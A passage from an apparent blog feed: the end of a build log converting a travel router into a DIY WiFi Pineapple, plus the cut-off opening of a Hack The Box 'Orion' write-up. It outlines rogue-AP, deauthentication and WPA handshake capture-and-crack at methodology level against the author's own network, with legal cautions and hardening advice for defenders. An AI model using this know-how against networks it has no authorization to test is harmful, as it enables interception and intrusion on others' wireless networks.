
<em>The WiFi Pineapple ‘Welcome’ screen. Proof both flashes took, the cheap travel router now boots as a Pineapple.</em></p>
<h3 id="radio-configuration">Radio configuration</h3>

<ul>

  <li><strong>Management AP</strong>: your private control network. I set a strong WPA2 password (redacted here, obviously) and wrote it down, it’s what you log in with.</li>
  <li><strong>Open AP</strong>: the bait SSID PineAP uses. Fine to leave default at first.</li>
  <li><strong>Country code</strong>: set correctly for legal TX power / channels.</li>
</ul>

<p><img src="/assets/img/posts/shadowapple/radio-config.png" alt="WiFi Pineapple Radio Configuration screen" />
<em>Radio Configuration: Management AP (password left blank here), Open AP (<code class="language-plaintext highlighter-rouge">Pineapple_52BA</code>), and Country Code. The Management AP is your leash-holder network, not an attack AP.</em></p>
<p>For Filters, Deny-mode-with-an-empty-list gets you running. Just understand what that means: the Pineapple will respond to everything. That’s fine for setup on your own bench; it is not fine pointed at a neighborhood (see Legal &amp; Ethical).</p>

<h2 id="6-the-storage-wall">6. The storage wall</h2>

<blockquote>
  <p><strong>WALL #5: There is no SD slot.</strong> Every tutorial says “insert an SD card.” The AR300M16 has no SD slot, GL’s own spec sheet literally reads ‘TF Card Slot: N/A.’ Storage has to be a USB flash drive instead. And since the board has only one USB port, which you also need for the adapter, that’s exactly why the 3-port hub is on the parts list.</p>
</blockquote>


<p>Plug the flash drive in, then format it through the panel (Advanced → USB &amp; Storage → Format SD Card), not on your PC. It mounts at <code class="language-plaintext highlighter-rouge">/sd</code>.</p>

<p><img src="/assets/img/posts/shadowapple/format-usb.png" alt="Formatting the USB flash drive" />
<em>The USB stick that stands in for the missing SD card, 58.5 GB, exFAT. Format it from the Pineapple panel, not Windows.</em></p>
<h2 id="7-missing-packages--feeding-it-internet">7. Missing packages &amp; feeding it internet</h2>

<blockquote>
  <p><strong>WALL #6: ‘Not enough space’ until storage is mounted.</strong> <code class="language-plaintext highlighter-rouge">wpc-tools missing_packages</code> failed with a space error, the 16 MB internal flash is basically full. The stripped dependencies install to <code class="language-plaintext highlighter-rouge">/sd</code>, so the USB storage has to be mounted first. Once it was, the command ran clean.</p>
</blockquote>

<p>I fed it internet the clean way: an Ethernet cable from my firewall into the Shadow’s WAN port, so it never has to burn the radio on client mode. It pulls a DHCP lease and reaches the internet to grab packages.</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">root@Pineapple:~#</span><span class="w"> </span><span class="nb">df</span> <span class="nt">-h</span> /sd
<span class="go">Filesystem       Size  Used  Avail  Use%  Mounted on
/dev/sdcard/sd1  56.4G 52.0M 53.5G  0%    /sd

</span><span class="gp">root@Pineapple:~#</span><span class="w"> </span>wpc-tools missing_packages   <span class="c"># now installs to /sd</span>
</code></pre></div></div>

<h2 id="8-confirming-the-radios">8. Confirming the radios</h2>

<p>Sanity-check what the box actually sees. <code class="language-plaintext highlighter-rouge">lsusb</code> for the adapters, <code class="language-plaintext highlighter-rouge">iw dev</code> for the radio interfaces:</p>

<div class="language-console highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="gp">root@Pineapple:~#</span><span class="w"> </span>lsusb
<span class="go">Bus 001 Device 007: ID 0e8d:7612 MediaTek Inc.      &lt;- Panda, WiFi mode (not the toast boat)
Bus 001 Device 004: ID 148f:5370 Ralink RT5370      &lt;- 2.4 GHz adapter
Bus 001 Device 003: ID ffff:5678                    &lt;- USB storage
Bus 001 Device 002: ID 214b:7260                    &lt;- the hub itself
</span></code></pre></div></div>

<p>The Panda came up as <code class="language-plaintext highlighter-rouge">0e8d:7612</code>, Wi-Fi mode, not <code class="language-plaintext highlighter-rouge">0e8d:2870</code>, so I dodged the toast boat entirely. End state: three radios, internal (2.4 GHz management), RT5370 (2.4 GHz), Panda (5 GHz).</p>


<p><img src="/assets/img/posts/shadowapple/tmp-ls.png" alt="Listing /tmp on the Pineapple over SSH" />
<em>On the box over SSH: <code class="language-plaintext highlighter-rouge">/tmp</code> holds the live session files, <code class="language-plaintext highlighter-rouge">recon.db</code>, and the <code class="language-plaintext highlighter-rouge">handshakes</code> directory where captures land.</em></p>

<blockquote>
  <p><strong>WALL #7: The band lesson.</strong> My 2.4-only adapter couldn’t see my own devices, because every one of them lives on 5 GHz. The adapter’s band determines what you can even see. Adding the 5 GHz Panda is what finally made my own network appear in scans. Obvious in hindsight; not obvious at 1 a.m.</p>
</blockquote>

<h3 id="getting-a-stable-monitor-interface">Getting a stable monitor interface</h3>

<p>Bringing up a working monitor interface was finicky: background processes kept channel-hopping the radio out from under whatever I was doing. Killing the interfering processes and locking the interface to a fixed channel fixed it. This is a general monitor-mode gotcha on single-radio gear, worth knowing regardless of what you’re pointing it at.</p>

<h2 id="9-making-it-do-something">9. Making it do something</h2>

<p>With the radios up, Recon finally works, select a band (or Both) and it maps every AP and client around you. The genuinely useful skill isn’t running the scan, it’s reading it:</p>

<ul>
  <li>One physical router broadcasting several SSIDs shows up as several near-identical MACs (same last bytes, different first byte). You can spot a multi-SSID AP just by eye.</li>
  <li>Security shows per network, in my block, a sea of WPA2 with a single ancient WEP outlier and a couple of WPS-enabled boxes standing out immediately.</li>
  <li>Phones and laptops broadcast randomized MACs (a privacy feature); IoT gear, TVs, Echos, plugs, almost always broadcasts its real, static MAC, which makes it trackable.</li>
</ul>

<p><img src="/assets/img/posts/shadowapple/recon-results.webp" alt="Recon scan results listing nearby networks" />

<em>Recon results, 52 networks in one dual-band sweep, both bands active via the 5 GHz Panda. SSID, MAC, security, WPS, channel, and signal per entry.</em></p>
<p><img src="/assets/img/posts/shadowapple/scan-panel.png" alt="Recon scan panel and scan history" />

<em>The scan panel: results are saved per run, so you can reload an earlier sweep and compare what changed.</em></p>

<p><img src="/assets/img/posts/shadowapple/recon-bssids.webp" alt="BSSID detail from a recon sweep" />
<em>Reading the sweep: one physical router shows up as several near-identical BSSIDs (multi-SSID), and the lone WEP/WPS outliers stand out immediately.</em></p>
<h3 id="what-else-it-can-do">What else it can do</h3>

<p>Beyond passive recon, the platform also does rogue-AP / evil-twin hosting, captive portals, client tracking, probe-pool harvesting, community modules (DWall, Evil Portal), WPA-Enterprise attacks, and deauthentication + handshake capture.</p>

<h2 id="10-validating-the-full-chain-on-my-own-network">10. Validating the full chain (on my own network)</h2>

<p>To confirm the build actually worked end to end, not just that it powered on, I ran the complete WPA capture-and-recovery workflow against my own access point and my own phone. Described at a methodology level (deliberately not a step-by-step, for reasons in the next section), the chain is four stages:</p>

<table>
  <thead>
    <tr>
      <th>Stage</th>
      <th>What happens</th>
      <th>What it proves</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>1. Recon</td>
      <td>Identify the target AP’s BSSID, channel, and an associated client.</td>
      <td>Radios + monitor mode are working on the right band.</td>
    </tr>
    <tr>
      <td>2. Force a re-auth</td>
      <td>Nudge a client to reconnect so the join handshake occurs.</td>
      <td>Injection works; the adapter can transmit management frames.</td>
    </tr>
    <tr>
      <td>3. Capture</td>
      <td>Record the 4-way handshake at the moment the client reconnects.</td>
      <td>The capture pipeline and storage (<code class="language-plaintext highlighter-rouge">/sd</code>) are functioning.</td>
    </tr>
    <tr>
      <td>4. Offline check</td>
      <td>Validate the captured handshake against a known key, off-device.</td>
      <td>The capture was complete and not corrupt, the chain is sound.</td>
    </tr>
  </tbody>
</table>

<blockquote>
  <p><strong>The real-world snag: one radio, two jobs.</strong> Stages 2 and 3 both want the radio parked on the target’s channel, but a single adapter can’t hold a channel for capture and hop around transmitting at the same time, and background scan processes kept dragging it to the wrong channel. The fix was to stop the competing processes, lock the interface to the AP’s channel, and let capture and re-auth share the one radio. This is precisely why a second dedicated adapter (the 5 GHz card) matters, with two radios, one holds the channel while the other works.</p>
</blockquote>

<p>The whole run took minutes and validated the entire build. The outcome that’s worth publishing, though, isn’t ‘it worked’, it’s what ‘it worked’ revealed about my own network’s posture, which is the next section.</p>

<h2 id="11-legal-ethical-and-the-lesson-worth-publishing">11. Legal, ethical, and the lesson worth publishing</h2>

<blockquote>
  <p><strong>Read this before you replicate anything.</strong> Everything this device does is for your own networks, or networks you have explicit written authorization to test. Deauthing devices or intercepting traffic that isn’t yours can violate FCC rules, the federal CFAA, and state law (in California, Penal Code 502 and the two-party-consent wiretap statutes). The hardware does not care whose network it’s pointed at. You have to. Scope everything to gear you own or are authorized to touch, and use the Pineapple’s own Filters (Allow-mode, your devices only) as a hard leash. This is also why the section above stays at a methodology level rather than a copy-paste recipe.</p>
</blockquote>

<h3 id="the-defensive-takeaway-do-this-to-your-own-network">The defensive takeaway (do this to your own network)</h3>

<p>My home network was WPA2 with PMF disabled, the most attackable configuration there is, which is exactly why the chain above went so fast. Three fixes turn ‘falls in seconds’ into ‘not worth anyone’s time’:</p>

<ol>
  <li><strong>A long, random passphrase.</strong> Length beats complexity: a random 5-word passphrase blows past feasible offline cracking. A dictionary-friendly word-plus-numbers password does not.</li>
  <li><strong>WPA3 (or WPA2/WPA3 mixed).</strong> Its handshake resists the offline dictionary attack that WPA2 is vulnerable to.</li>
  <li><strong>Protected Management Frames (PMF / 802.11w) on.</strong> This makes spoofed deauth frames get ignored, so Stage 2 fails and an attacker can’t even force the handshake to capture in the first place.</li>
</ol>

<p>That’s the real point of building this: not to break things, but to see exactly how my own network looks to someone who might, and then close the gaps. I went straight from the capture into my controller and had a concrete before/after: the exact settings that took me from ‘trivially exposed’ to ‘hardened.’ Breaking it is common. Being the person who then fixes it is the actual job.</p>

<h2 id="12-would-i-do-it-again">12. Would I do it again?</h2>

<p>Yes. About $60 versus $99+, and more importantly I understand every layer of this thing because I fought every layer of it. The Hak5 unit is more polished and more turnkey, if you want a tool that just works out of the box, buy theirs. If you want to learn wireless from the silicon up, build the Shadowapple and let it kick your teeth in for a night.</p>

<h3 id="the-wall-checklist-aka-what-id-tell-past-me">The wall checklist (a.k.a. what I’d tell past-me)</h3>

<table>
  <thead>
    <tr>
      <th>#</th>
      <th>Wall</th>
      <th>The fix</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>1</td>
      <td>Spec sheet looked perfect</td>
      <td>Only Atheros (ath9k) or MediaTek (mt76). Check the chipset, not the box.</td>
    </tr>
    <tr>
      <td>2</td>
      <td>The ideal board (Slate) is EOL</td>
      <td>Don’t chase dead listings. Shadow is buyable and cloner-ready.</td>
    </tr>
    <tr>
      <td>3</td>
      <td>Cheap dual-band = Realtek</td>
      <td>5 GHz must be MT7612U or RT5572. Realtek won’t work on the cloner.</td>
    </tr>
    <tr>
      <td>4</td>
      <td>Two images, opposite versions</td>
      <td>OpenWrt = latest; cloner image = 19.07.7. AR300M16 isn’t in the v19 tree.</td>
    </tr>
    <tr>
      <td>5</td>
      <td>No SD slot</td>
      <td>Use a USB flash drive + a hub (single USB port).</td>
    </tr>
    <tr>
      <td>6</td>
      <td>‘Not enough space’</td>
      <td>Mount USB storage first; packages install to <code class="language-plaintext highlighter-rouge">/sd</code>.</td>
    </tr>
    <tr>
      <td>7</td>
      <td>Can’t see my own devices</td>
      <td>They’re on 5 GHz; a 2.4-only adapter is blind to them.</td>
    </tr>
  </tbody>
</table>

<hr />

<p><strong>Credits:</strong> xchwarze for the <code class="language-plaintext highlighter-rouge">wifi-pineapple-cloner</code> firmware, and SHUR1K-N (McShuriken) for the Shadowapple resources and walkthrough that made the board-specific bits sane. Standing on the shoulders of people who did the hard part first.</p>


<p><em>Build it on your own gear. Point it at your own gear. Then go make your own gear harder to point it at.</em></p>]]></content><author><name>xPOPE</name></author><category term="hardware" /><category term="wifi" /><category term="openwrt" /><category term="security" /><category term="build-log" /><summary type="html"><![CDATA[One bare travel router, a pile of contradictory tutorials, and every wall I face-planted into building a DIY Hak5 WiFi Pineapple on a GL.iNet Shadow.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://xpop3.github.io/assets/img/posts/shadowapple/hero.jpg" /><media:content medium="image" url="https://xpop3.github.io/assets/img/posts/shadowapple/hero.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">HTB: Orion</title><link href="https://xpop3.github.io/htb-orion/" rel="alternate" type="text/html" title="HTB: Orion" /><published>2026-07-30T00:00:00-07:00</published><updated>2026-07-30T00:00:00-07:00</updated><id>https://xpop3.github.io/htb-orion</id><content type="html" xml:base="https://xpop3.github.io/htb-orion/"><![CDATA[<p><img src="/assets/img/posts/orion/hero.png" alt="HTB Orion machine info" /></p>

<p><strong>The Art of Trusting the Wrong Thing: A Methodology Breakdown of HTB Orion</strong></p>

<p>There is a pattern that shows up constantly across vulnerability disclosures and breach reports: software that trusts user-supplied data without validating it. Not because developers are careless people. Because validation is hard to get right, and when you miss it in a deserialization context, the consequences are total.</p>

<p>HTB Orion is built around this reality. It is an easy-difficulty Linux machine, but its value is not in the difficulty rating. Its value is in how cleanly it chains three distinct failure classes together: a pre-authentication deserialization flaw, credential exposure in a configuration file, and a legacy daemon running with a trust model that was obsolete before most practitioners were born.</p>

<p>If you approach this box looking for the next command to type, you will get through it. If you approach it asking “why does this work?”, you will take something useful away.</p>

<h2 id="reconnaissance-two-ports-one-story">Reconnaissance: two ports, one story</h2>

